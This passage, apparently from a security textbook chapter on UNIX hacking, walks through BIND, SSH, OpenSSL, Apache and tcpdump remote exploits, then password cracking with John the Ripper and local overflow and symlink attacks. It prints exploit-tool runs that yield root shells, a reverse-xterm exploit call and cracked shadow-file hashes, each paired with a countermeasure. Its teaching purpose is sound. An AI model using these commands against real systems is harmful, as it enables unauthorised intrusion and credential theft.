;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43337
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 0
;; WARNING: recursion requested but not available
;; QUESTION SECTION:
;version.bind.                  CH      TXT
;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.4.2"
;; AUTHORITY SECTION:
version.bind.           0       CH      NS
version.bind.
;; Query time: 31 msec
;; SERVER: 192.168.1.3#53(192.168.1.3)
;; WHEN: Sat Jul 26 17:41:36 2008
;; MSG SIZE  rcvd: 62
```

This will query named, and determine the associated version. Again, this underscores how important accurately footprinting your environment is. In our example, the target DNS server is running named version 9.4.2, which is vulnerable to the attack. Given the buzz surrounding this issue, a demonstration of the vulnerability and exploit has been incorporated as a separate case study at the beginning of Part II.

DNS TSIG Overflow Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

In the tradition of ubiquitous BIND vulnerabilities, several devastating buffer overflow conditions were discovered in early 2001 as summarized by Carnegie Mellon's CERT at http://www.cert.org/advisories/CA-2001-02.html. These vulnerabilities affect the following versions of BIND:

BIND 8 versions	8.2, 8.2.1, 8.2.2 through to 8.2.2-P7
	8.2.3-T1A through to 8.2.3-T9B
BIND 4 versions	Buffer overflow: 4.9.5 through to 4.9.7
	Format string: 4.9.3 through to 4.9.5-P1

One of the nastiest overflows is related to the Transaction Signature (TSIG) processing features (RFC 2845) of BIND 8. This vulnerability can be exploited remotely with devastating consequences by combining it with the "infoleak" vulnerability noted in the CERT advisory. The infoleak vulnerability allows the attacker to remotely retrieve stack frames from `named`, which is necessary for performing the TSIG buffer overflow. Because the overflow occurs within the initial processing of a DNS request, both recursive and nonrecursive DNS servers are vulnerable.

Let's examine the attack in action against a vulnerable Linux DNS server:

```
[roz]# nmap 10.10.10.1 -p 53 -O
Starting nmap V. 2.30BETA17 by fyodor@insecure.org
Interesting ports on (10.10.10.1):
Port       State      Service
53/tcp     open       domain
TCP Sequence Prediction: Class=random positive increments
Difficulty=3340901 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

We use the `dig` command to determine the version of BIND:

```
[roz]# dig @10.10.10.1 version.bind txt chaos
VERSION.BIND            0S CHAOS TXT    "8.2.1"
```

Bingo! BIND 8.2.1 is vulnerable to the TSIG vulnerability:

```
[roz]# ./bind8x 10.10.10.1
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.1 (10.10.10.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 4010d6c8
[*] retrieved stack offset = bffffae8
[d] evil_query(buff, bffffae8)
[d] shellcode is 134 long
[d] olb = 232
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux toast 2.2.12-20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
roups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Similar to the DNS NXT exploit noted earlier, the attacker doesn't have a true shell but can issue commands directly to `named` with root privileges.

DNS Countermeasure

First and foremost, for any system that is not being used as a DNS server, you should disable and remove BIND. Second, you should ensure that the version of BIND you are using is current and patched for related security flaws (see http://www.isc.org/index.pl?/sw/bind/bind-security.php). Patches for all the aforementioned vulnerabilities have been applied to the latest versions of BIND. BIND 4 and 8 have reached end of life and should no longer be in use. Yahoo was one of the last big BIND 8 shops and formally announced migration to BIND 9 after Dan Kaminsky's findings. If you are not on BIND 9, it's time for you to migrate too. Third, run `named` as an unprivileged user. That is, `named` should fire up with root privileges only to bind to port 53 and then drop its privileges during normal operation with the `-u` option (`named -u dns -g dns`). Finally, `named` should be run from a `chrooted()` environment via the `-t` option, which may help to keep an attacker from being able to traverse your file system even if access is obtained (`named -u dns -g dns -t /home/dns`). Although these security measures will serve you well, they are not foolproof; therefore, it is imperative to be paranoid about your DNS server security.

If you are sick of the many insecurities associated with BIND, consider the use of the highly secure djbdns (http://cr.yp.to/djbdns.html), written by Dan Bernstein. djbdns was designed to be a secure, fast, and reliable replacement for BIND.

SSH Insecurities

Popularity:	*6*
Simplicity:	*4*
Impact:	*10*
Risk Rating:	***7***

SSH is one of our favorite services for providing secure remote access. It has a wealth of features, and millions around the world depend on the security and peace of mind that SSH provides. In fact, many of the most secure systems rely on SSH to help defend against unauthenticated users and to protect data and login credentials from eavesdropping. For all the security SSH provides, it, too, has had some serious vulnerabilities that allow root compromise.

One of the most damaging vulnerabilities associated with SSH is related to a flaw in the SSH1 CRC-32 compensation attack detector code. This code was added several years back to address a serious crypto-related vulnerability with the SSH1 protocol. As is the case with many patches to correct security problems, the patch introduced a new flaw in the attack detection code that could lead to the execution of arbitrary code in SSH servers and clients that incorporated the patch. The detection is done using a hash table that is dynamically allocated based on the size of the received packet. The problem is related to an improper declaration of a variable used in the detector code. Thus, an attacker could craft large SSH packets (length greater than 2^{16}) to make the vulnerable code perform a call to `xmalloc()` with an argument of 0, which will return a pointer into the program's address space. If attackers are able to write to arbitrary memory locations in the address space of the program (the SSH server or client), they could execute arbitrary code on the vulnerable system.

This flaw affects not only SSH servers but also SSH clients. All versions of SSH supporting protocol 1 (1.5) that use the CRC compensation attack detector are vulnerable. These include the following:

- OpenSSH versions prior to 2.3.0 are vulnerable.
- SSH-1.2.24 up to and including SSH-1.2.31 are vulnerable.

OpenSSH Challenge-Response Vulnerability

Several more recent and equally devastating vulnerabilities appeared in OpenSSH versions 2.9.9–3.3 in mid-2002. The first vulnerability is an integer overflow in the

handling of responses received during the challenge-response authentication procedure. Several factors need to be present for this vulnerability to be exploited. First, if the challenge-response configuration option is enabled and the system is using BSD_AUTH or SKEY authentication, then a remote attack may be able to execute code on the vulnerable system with root privileges. Let's take a look at the attack in action:

```
[roz]# ./ssh 10.0.1.1
[*] remote host supports ssh2
Warning: Permanently added '10.0.48.15' (RSA) to the list of known
hosts.
[*] server_user: bind:skey
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
*GOBBLE*
OpenBSD rd-openbsd31 3.1 GENERIC#0 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

From our attacking system (roz), we were able to exploit the vulnerable system at 10.1.1.1, which had SKEY authentication enabled and was running a vulnerable version of sshd. As you can see, the results are devastating—we were granted root privilege on this OpenBSD 3.1 system.

The second vulnerability is a buffer overflow in the challenge-response mechanism. Regardless of the challenge-response configuration option, if the vulnerable system is using Pluggable Authentication Modules (PAM) with interactive keyboard authentication (PAMAuthenticationViaKbdInt), it may be vulnerable to a remote root compromise.

SSH Countermeasure

Ensure that you are running a patched version of the SSH client and server. For a complete listing of vulnerable SSH versions (and there are many), see http://www.securityfocus.com/bid/5093. For a quick fix, upgrade to OpenSSH version 3.4.0 or later. The latest and greatest version of OpenSSH is located at http://www.openssh.com. In addition, consider using the privilege separation feature present in OpenSSH version 3.2 and higher. This mechanism is designed to chroot (create a nonprivileged environment) for the sshd process to run in. Should an intruder compromise sshd (for example, via a buffer overflow vulnerability), the attacker would be granted only limited system privileges. Privilege separation can be enabled in /etc/ssh/sshd_config by ensuring that the Use Privilege Separation is set to YES.

OpenSSL Overflow Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Worms, worms, and more worms. When will we rid ourselves of these pesky attacks? It doesn't look like we will ever rid the computer world of worms, or of malicious code that propagates itself by taking advantage of vulnerable systems. In fact, the slapper worm was a fast-moving worm that targeted systems running OpenSSL up to and including 0.9.6d and 0.9.7 beta2. OpenSSL is an open-source implementation of Secure Socket Layer (SSL) and is present in many versions of UNIX (especially the free variants). In the aforementioned vulnerable versions of OpenSSL, there was a buffer overflow condition in the handling of the client key value during the negotiations of the SSLv2 protocol. Therefore, an attacker could execute arbitrary code on the vulnerable web server—and that is exactly what the slapper worm did. Let's take a look at an OpenSSL attack in action:

```
[roz]$ ./ultrassl 10.0.1.1
ultrassl - an openssl <= 0.9.6d apache exploit (brute force version)
using 101 byte shellcode
performing information leak:
06 b7 98 7e 50 91 ba 65  3f a8 5d 8d 1e a6 13 60 | ...~P..e?.]....
8d 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................
00 20 00 00 00 36 64 35  39 32 34 30 32 66 64 31 | . ...6d592402fd1
33 34 32 36 37 33 31 33  34 33 66 65 33 32 37 30 | 3426731343fe3270
64 35 33 62 34 00 00 00  00 10 6e 15 08 00 00 00 | d53b4.....n.....
00 00 00 00 00 01 00 00  00 2c 01 00 00 05 e3 87 | .........,......
3d 00 00 00 00 8c 70 47  40 00 00 00 00 e0 6d 15 | =.....pG@.....m.
\08                | .
Cipher = 0x4047708c
ciphers = 0x08156de0
get_server_hello(): unexpected response
get_server_hello(): unexpected response
brute force: 0x40478e1c
populating shellcode..
performing exploitation..
Linux localhost.localdomain 2.4.7-10 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

As you can see, we successfully compromised the vulnerable web server, 10.1.1.1, and now have unprivileged access to the system. Note, however, that we are not granted root access, because Apache runs as an unprivileged user (apache) on most systems. Although an attacker doesn't get served up with root access instantly, it is only a matter of time before root access is obtained, as you will read later in the "Local Access" section of this chapter.

OpenSSL Countermeasure

The best solution is to apply the appropriate patches and upgrade to OpenSSL version 0.9.6e or higher. Keep in mind that many platforms use OpenSSL. For a complete list of vulnerable platforms, see http://www.securityfocus.com/bid/5363/solution. In addition, it is advisable that you disable SSLv2 if it is not needed. This can be accomplished by locating the `SSLCipherSuite` directive in httpd.conf. Uncomment this line if it is currently commented out and then append `:!SSLv2` to the end of the directive and remove any portion that may enable SSLv2, such as `:+SSLv2`. Restart the web server for changes to take effect. Also, consult the WWW Security FAQ (http://www.w3.org/Security/faq/www-security-faq.html), which is a wonderful resource to help you get your web servers in tip-top shape.

Apache Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Since we just dished out some punishment for OpenSSL, we should turn our attention to Apache. Apache is the most prevalent web server on the planet. According to Netcraft.com, Apache is running on over 65 percent of the servers on the Internet. Given its popularity, it is no surprise that it is a favorite attack point for many cyber thugs. In earlier versions of Apache, a serious vulnerability occurred in the way Apache handled invalid requests that were chunk-encoded. Chunked transfer encoding enables the sender to transfer the body of an HTTP message in a series of chunks, each with its own size indicator. This vulnerability affects Apache 1.3, up to and including 1.3.24, as well as Apache 2, up to and including 2.0.39. An attacker can send a malformed request to the Apache server that exploits a buffer overflow condition:

```
[roz]$ ./apache-nosejob -h 10.0.1.1 -oo
[*] Resolving target host.. 10.0.1.1
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80000
[*] Currently using retaddr 0x88c00
```

```
[*] Currently using retaddr 0x91800
[*] Currently using retaddr 0x9a200
[*] Currently using retaddr 0xb2e00
uid=32767(nobody) gid=32767(nobody) group=32767(nobody)
```

You can see from this example that the vulnerable version of Apache was successfully exploited and that the attacker was granted user access "nobody." Because Apache runs as an unprivileged user, the attacker does not immediately gain root access. However, as discussed in the upcoming "Local Access" section, on most systems it is only a matter of time before root access is compromised.

Apache Countermeasure

As with most of these vulnerabilities, the best solution is to apply the appropriate patch and upgrade to the latest secure version of Apache. This issue is resolved in Apache Server versions 1.3.26 and 2.0.39 and higher, which can be downloaded at http://www.apache.org. It is also advisable to check the vendor site if Apache is bundled with other software (for example, Red Hat StrongHold). For a complete list of vulnerable Apache versions, see http://www.securityfocus.com/bid/5033.

Promiscuous-Mode Attacks

Popularity:	*1*
Simplicity:	*2*
Impact:	*8*
Risk Rating:	***4***

Network-sniffing programs such as tcpdump, Snort, and Wireshark allow system and network administrators to view the traffic that passes across their network. These programs are extremely popular and provide valuable data when trying to debug network problems. In fact, network intrusion detection systems are based on sniffing technology and are used to look for anomalous behavior by passively sniffing traffic off the network. While providing an extremely valuable service, most sniffers must run with root privileges. It should be no surprise that network sniffers can be compromised by an attacker who is able to send malicious packets to the network where the sniffer resides.

Attacking a sniffer that is running in promiscuous mode is an interesting proposition because the target system doesn't require any listening ports. You read that correctly. You can remotely compromise a UNIX system that is running in promiscuous mode by exploiting vulnerabilities (for example, buffer overflows) in the sniffer program itself, even if the system has every TCP/UDP service disabled. A good example of such an attack is a vulnerability in tcpdump version 3.5.2. This particular version of tcpdump is vulnerable to a buffer overflow condition in the Andrew Files System (AFS) parsing code. Therefore, an attacker could craft a packet that when decoded by tcpdump would

execute any command as root. An exploit for this was published by The Hispahack Research Team at http://hispahack.ccc.de. Let's review this attack.

First, tcpdump must be running with the snaplen `-s` option, used to specify the number of bytes in each packet to capture. For our example, we will use 500, which is enough to re-create the buffer overflow condition in the AFS parsing routine:

```
[roz]# tcpdump -s 500
```

It is important to mention that tcpdump run without a specified snaplen will default to 68 bytes, which is not enough to exploit this particular vulnerability. Now we will launch the actual attack. We specify our target (192.168.1.200) running the vulnerable version of tcpdump. This particular exploit is hard coded to send back an xterm, so we supply the IP address of the attacking system, 192.168.1.50. Finally, we must supply a memory offset for the buffer overflow condition (which may be different on other systems) of 100:

```
[sigma]# tcpdump-xploit 192.168.1.200 192.168.1.50 100
```

Like magic, we are greeted with an xterm that has root privileges. Obviously, if this was a system used to perform network management or that had an IDS that used tcpdump, the effects would be devastating. Don't think an IDS would have a remotely exploitable buffer overflow? In 2003, the open-source IDS Snort had not one but two. In March 2003, the IIS X-force crew found a buffer overflow in Snort's RPC decoding, and in April 2003 Core Security Technologies found an integer overflow in the TCP stream reassembly engine. What makes this problem worse is the fact that both the RPC decoding and the TCP stream reassembly engine, named stream4, are enabled by default. The Snort project had source patches and fixed binaries available for download within hours of the vulnerability advisories being released; however, an exploit was publicly available for the TCP stream reassembly vulnerability shortly after the advisory was released.

Promiscuous-Mode Attacks Countermeasure

For the particular tcpdump vulnerability discussed, users of tcpdump version 3.5.2 should upgrade to version 3.6.1 or higher at http://sourceforge.net/projects/tcpdump/. The two Snort vulnerabilities were fixed in Snort 2.0, and users of Snort are urged to upgrade to the latest stable version, which is version 2.2 or higher at the time of writing. For systems that are only used to capture network traffic or to perform intrusion detection functions, consider putting the network card that is capturing hostile traffic into *stealth mode*. A system is considered to be in stealth mode when the network interface card is in promiscuous mode but does not have an actual IP address. Many times, stealth systems have a secondary network interface card that is plugged into a different segment that has an IP address used for management purposes. For instance, to put Solaris into stealth mode, you would issue the following command:

```
[itchy]# /usr/sbin/ifconfig nf0 plumb -arp up
```

Configuring the promiscuous-mode interface without an IP address prohibits the system from being able to communicate via IP with a hostile attacker. For the preceding example, an attacker would never have been able to receive an xterm from 192.168.1.200 because that system could not communicate via the IP protocol with 192.168.1.50.

LOCAL ACCESS

Thus far, we have covered common remote access techniques. As mentioned previously, most attackers strive to gain local access via some remote vulnerability. At the point where attackers have an interactive command shell, they are considered to be local on the system. Although it is possible to gain direct root access via a remote vulnerability, often attackers will gain user access first. Thus, attackers must escalate user privileges to root access, better known as *privilege escalation.* The degree of difficulty in privilege escalation varies greatly by operating system and depends on the specific configuration of the target system. Some operating systems do a superlative job of preventing users without root privileges from escalating their access to root, whereas others do it poorly. A default install of OpenBSD is going to be much more difficult for users to escalate their privileges than a default install of Irix. Of course, the individual configuration has a significant impact on the overall security of the system. The next section of this chapter will focus on escalating user access to privileged or root access. We should note that, in most cases, attackers would attempt to gain root privileges; however, oftentimes it might not be necessary. For example, if attackers are solely interested in gaining access to an Oracle database, the attackers may only need to gain access to the Oracle ID, rather than root.

Password Composition Vulnerabilities

Popularity:	*10*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

Based on our discussion in the "Brute-force Attacks" section earlier, the risks of poorly selected passwords should be evident at this point. It doesn't matter whether attackers exploit password composition vulnerabilities remotely or locally—weak passwords put systems at risk. Because we covered most of the basic risks earlier, let's jump right into password cracking.

Password cracking is commonly known as an *automated dictionary attack.* Whereas brute-force guessing is considered an active attack, password cracking can be done offline and is passive in nature. It is a common local attack, as attackers must obtain access to the /etc/passwd file or shadow password file. It is possible to grab a copy of the password file remotely (for example, via TFTP or HTTP). However, we feel password

cracking is best covered as a local attack. It differs from brute-force guessing because the attackers are not trying to access a service or to "su" to root in order to guess a password. Instead, the attackers try to guess the password for a given account by encrypting a word or randomly generated text and comparing the results with the encrypted password hash obtained from passwd or the shadow file. Cracking passwords for modern UNIX operating systems requires one additional input known as a salt. The salt is a random value that serves as a second input to the hash function to ensure two users with the same password will not produce the same password hash. Salting also helps mitigate precomputation attacks such as rainbow tables. Depending on the password format, the salt value is either appended to the beginning of the password hash or stored in a separate field.

If the encrypted hash matches the hash generated by the password-cracking program, the password has been successfully cracked. The cracking process is simple algebra. If you know three out of four items, you can deduce the fourth. We know the word value and salt value we will use as inputs to the hash function. We also know the password-hashing algorithm—whether it's Data Encryption Standard (DES), Extended DES, MD5, or Blowfish. Therefore, if we hash the two inputs by applying the applicable algorithm, and the resultant output matches the hash of the target user ID, we know what the original password is. This process is illustrated in Figure 5-4.

One of the best programs available to crack UNIX passwords is John the Ripper from Solar Designer. John the Ripper—or "John" or "JTR" for short—is highly optimized to crack as many passwords as possible in the shortest time. In addition, John handles more types of password hashing algorithms than Crack. John also provides a facility to create permutations of each word in its wordlist. By default, each tool has over 2,400 rules that can be applied to a dictionary list to guess passwords that would seem impossible to crack. John has extensive documentation that we encourage you to peruse. Rather than discussing each tool feature by feature, we are going to discuss how to run John and review the associated output. It is important to be familiar with how the password files are organized. If you need a refresher on how the /etc/passwd and /etc/shadow (or /etc/master.passwd) files are organized, consult your UNIX textbook of choice.

John the Ripper

John can be found at http://www.openwall.com/john. You will find both UNIX and NT versions of John here, which is a bonus for Windows users. At the time of this writing John 1.7 was the latest version, which includes significant performance improvements over the 1.6 release. One of John's strong points is the sheer number of rules used to create permutated words. In addition, each time it is executed, it will build a custom wordlist that incorporates the user's name, as well as any information in the GECOS or comments field. Do not overlook the GECOS field when cracking passwords. It is extremely common for users to have their full name listed in the GECOS field and to choose a password that is a combination of their full name. John will rapidly ferret out these poorly chosen passwords. Let's take a look at a password and a shadow file with




Figure 5-4 How password cracking is accomplished

weak passwords that were deliberately chosen and begin cracking. First let's examine the content and structure of the /etc/passwd file:

```
[praetorian]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
debian-tor:x:104:113::/var/lib/tor:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nathan:x:1000:1000:Nathan Sportsman:/home/nathan:/bin/bash
adam:x:1001:1001:Adam Pridgen:/home/adam:/bin/bash
praveen:x:1002:1002:Praveen Kalamegham:/home/praveen:/bin/bash
brian:x:1003:1003:Brian Peterson:/home/brian:/bin/bash
```

Quite a bit of information is included for each user entry in the password file. For the sake of brevity, we will not examine each field. The important thing to note is the password field is no longer used to store the hashed password value and instead stores an "x" value as a placeholder. The actual hashes are stored in the /etc/shadow or /etc/master.passwd file with tight access controls that require root privileges to read and write the file. For this reason, you will need root level access to view this information. This has become common practice on modern UNIX operating systems. Now let's examine the contents of the shadow file:

```
[praetorian]# cat /etc/shadow
root:$1$xjp8B1D4$tyQNzvYCIrf1M5RYhAZlD.:14076:0:99999:7:::
daemon:*:14063:0:99999:7:::
bin:*:14063:0:99999:7:::
sys:*:14063:0:99999:7:::
sync:*:14063:0:99999:7:::
man:*:14063:0:99999:7:::
lp:*:14063:0:99999:7:::
mail:*:14063:0:99999:7:::
uucp:*:14063:0:99999:7:::
proxy:*:14063:0:99999:7:::
www-data:*:14063:0:99999:7:::
backup:*:14063:0:99999:7:::
nobody:*:14063:0:99999:7:::
libuuid:!:14063:0:99999:7:::
dhcp:*:14063:0:99999:7:::
syslog:*:14063:0:99999:7:::
klog:*:14063:0:99999:7:::
```

```
debian-tor:*:14066:0:99999:7:::
sshd:*:14073:0:99999:7:::
nathan:$1$Upe/smFP$xNjpYzOvsZCgOFKLWmbgR/:14063:0:99999:7:::
adam:$1$lpiN67pc$bSLutpzoxIKJ80BfUxHFn0:14076:0:99999:7:::
praveen:$1$.b/l30qu$MwckQCTS8gdkuhVEHQVDL/:14076:0:99999:7:::
brian:$1$LIH2GppE$tAd7Subc5yywzrc0qeAkc/:14082:0:99999:7:::
```

The field of interest here is the password field, which is the second field in the shadow file. By examining the password field, we see it is further split into three sections delimited by the dollar sign. From this we can quickly deduce the operating system supports the Modular Crypt Format (MCF). MCF specifies a password format scheme that is easily extensible to future algorithms. Today, MCF is one of the most popular formats for encrypted passwords on UNIX systems. The following table describes the three fields that compromise the MCF format:

Field	Function	Description
1	Algorithm	1 specifies MD5 2 specifies Blowfish
2	Salt	Random value used as input to create unique password hashes even if the passwords are the same
3	Encrypted Password	Hash of the password users password

Let's examine the password field using the password entry for nathan as an example. The first section specifies MD5 was used to create the hash. The second field contains the salt that was used to generate the password hash, and the third and final password field contains the resultant password hash.

```
$1$Upe/smFP$xNjpYzOvsZCgOFKLWmbgR/
```

We've obtained a copy of shadow file and have moved it to our local system for the password cracking effort. To execute John against our password file, we run the following command:

```
[schism]$ john shadow
Loaded 5 password hashes with 5 different salts (FreeBSD MD5 [32/32])
pr4v33n          (praveen)
1234             (adam)
texas            (nathan)
```

We run `john`, give it the password file that we want `(shadow)`, and off it goes. It will identify the associated encryption algorithm—in our case, MD5—and begin guessing

passwords. It first uses a dictionary file (password.lst) and then begins brute-force guessing. The first three passwords were cracked in a few seconds using only the built-in wordlist included with John. John's default wordfile is decent but limited, so we recommend using a more comprehensive wordlist, which is controlled by john.conf. Extensive wordlists can be found at http://packetstormsecurity.org/Crackers/wordlists/ and ftp://coast.cs.purdue.edu/pub/dict.

The highly publicized iPhone password crack was also accomplished in a similar manner. The accounts and the password hashes were pulled from the firmware image via the strings utility. Those hashes, which use the antiquated DES algorithm, were then cracked using JTR and its default wordlist. Since the iPhone is an embedded version of OS X and since OS X is BSD derived, we thought it would be fitting for a second demonstration. Let's examine a copy of the /etc/master.passwd file for the iPhone.

```
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:/smx7MYTQIi2M:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:/smx7MYTQIi2M:501:501::0:0:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false
securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/false
```

Notice the format of the password field is different than what we have previously discussed. This is because the iPhone does not support the MCF scheme. The iPhone is using the insecure DES algorithm and does not use password salting. This means only the first eight characters of a user's password will be validated and hashes for users with the same password will also be the same. Subsequently, we only need to use wordlists with word lengths of eight or less characters. We have local copy (password.iphone) on our system and begin cracking as before.

```
[schism]:# john passwd.iphone

Loaded 2 password hashes with no different salts (Traditional DES
[24/32 4K])
alpine           (mobile)
alpine           (root)
guesses: 2  time: 0:00:00:00 100% (2)  c/s: 128282  trying: adi - dan-
ielle
```

The passwords for the accounts were cracked so quickly that the time precision was not large enough to register. Boom!

Password Composition Countermeasure

See "Brute-force Attack Countermeasure," earlier in this chapter.

Local Buffer Overflow

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***10***

Local buffer overflow attacks are extremely popular. As discussed in the "Remote Access" section earlier, buffer overflow vulnerabilities allow attackers to execute arbitrary code or commands on a target system. Most times, buffer overflow conditions are used to exploit SUID root files, enabling the attackers to execute commands with root privileges. We already covered how buffer overflow conditions allow arbitrary command execution. (See "Buffer Overflow Attacks," earlier in the chapter.) In this section, we discuss and give examples of how a local buffer overflow attack works.

In May 1999, Shadow Penguin Security released an advisory related to a buffer overflow condition in libc relating to the environmental variable LC_MESSAGES. Any SUID program that is dynamically linked to libc and that honors the LC_MESSAGES environmental variable is subject to a buffer overflow attack. This buffer overflow condition affects many different programs because it is a buffer overflow in the system libraries (libc) rather than in one specific program, as discussed earlier. This is an important point and one of the reasons we chose this example. It is possible for a buffer overflow condition to affect many different programs if the overflow condition exists in libc. Let's discuss how this vulnerability is exploited.

First, we need to compile the actual exploit. Your mileage will vary greatly because exploit code is very persnickety. Often, you will have to tinker with the code to get it to compile because it is platform dependent. This particular exploit is written for Solaris 2.6 and 7. To compile the code, we used gcc, or the GNU compiler. Solaris does not come with a compiler, unless purchased separately, but gcc may be downloaded for free at http://www.sunfreeware.com. The source code is designated by *.c. The executable will be saved as ex_lobc by using the `-o` option:

```
[itchy]$ gcc ex_lobc.c -o ex_lobc
```

Next, we execute ex_lobc, which will exploit the overflow condition in libc via an SUID program such as /bin/passwd:

```
[itchy]$ ./ex_lobc
jumping address : efffe7a8
#
```

The exploit then jumps to a specific address in memory, and /bin/sh is run with root privileges. This results in the unmistakable # sign, indicating that we have gained root

access. This exercise was quite simple and can make anyone look like a security expert. In reality, the Shadow Penguin Security group performed the hard work by discovering and exploiting this vulnerability. As you can imagine, the ease of obtaining root access is a major attraction to most attackers when using local buffer overflow exploits.

Local Buffer Overflow Countermeasure

The best buffer overflow countermeasure is secure coding practices combined with a nonexecutable stack. If the stack had been nonexecutable, we would have had a much harder time trying to exploit this vulnerability. See the "Buffer Overflow Attacks" section, earlier in the chapter, for a complete listing of countermeasures. Evaluate and remove the SUID bit on any file that does not absolutely require SUID permissions.

Symlink

Popularity:	*7*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Junk files, scratch space, temporary files—most systems are littered with electronic refuse. Fortunately, in UNIX, most temporary files are created in one directory, /tmp. Although this is a convenient place to write temporary files, it is also fraught with peril. Many SUID root programs are coded to create working files in /tmp or other directories without the slightest bit of sanity checking. The main security problem stems from programs blindly following symbolic links to other files. A *symbolic link* is a mechanism where a file is created via the `ln` command. A symbolic link is nothing more than a file that points to a different file. Let's create a symbolic link from /tmp/foo and point it to /etc/passwd:

```
[itchy]$ ln -s /tmp/foo /etc/passwd
```

Now if we `cat` out /tmp/foo, we get a listing of the password file. This seemingly benign feature is a root compromise waiting to happen. Although it is most common to abuse scratch files that are created in /tmp, some applications create scratch files elsewhere on the file system. Let's examine a real-life symbolic link vulnerability to see what happens.

In our example, we are going to study the dtappgather exploit for Solaris. dtappgather is a utility shipped with the common desktop environment. Each time dtappgather is executed, it creates a temporary file named /var/dt/appconfig/appmanager/generic-display-0 and sets the file permissions to 0666. It also changes the ownership of the file

to the UID of the user who executed the program. Unfortunately, dtappgather does not perform any sanity checking to determine if the file exists or if it is a symbolic link. Therefore, if attackers were to create a symbolic link from /var/dt/appconfig/appmanager/generic-display-0 to another file on the file system (for example, /etc/passwd), the permissions of this file would be changed to 0666, and the ownership of the file would change to that of the attackers. We can see before we run the exploit that the owner and group permissions of the file /etc/passwd are root:sys:

```
[itchy]$ ls -1 /etc/passwd
-r-xr-xr-x   1 root     sys        560 May      5 22:36 /etc/passwd
```

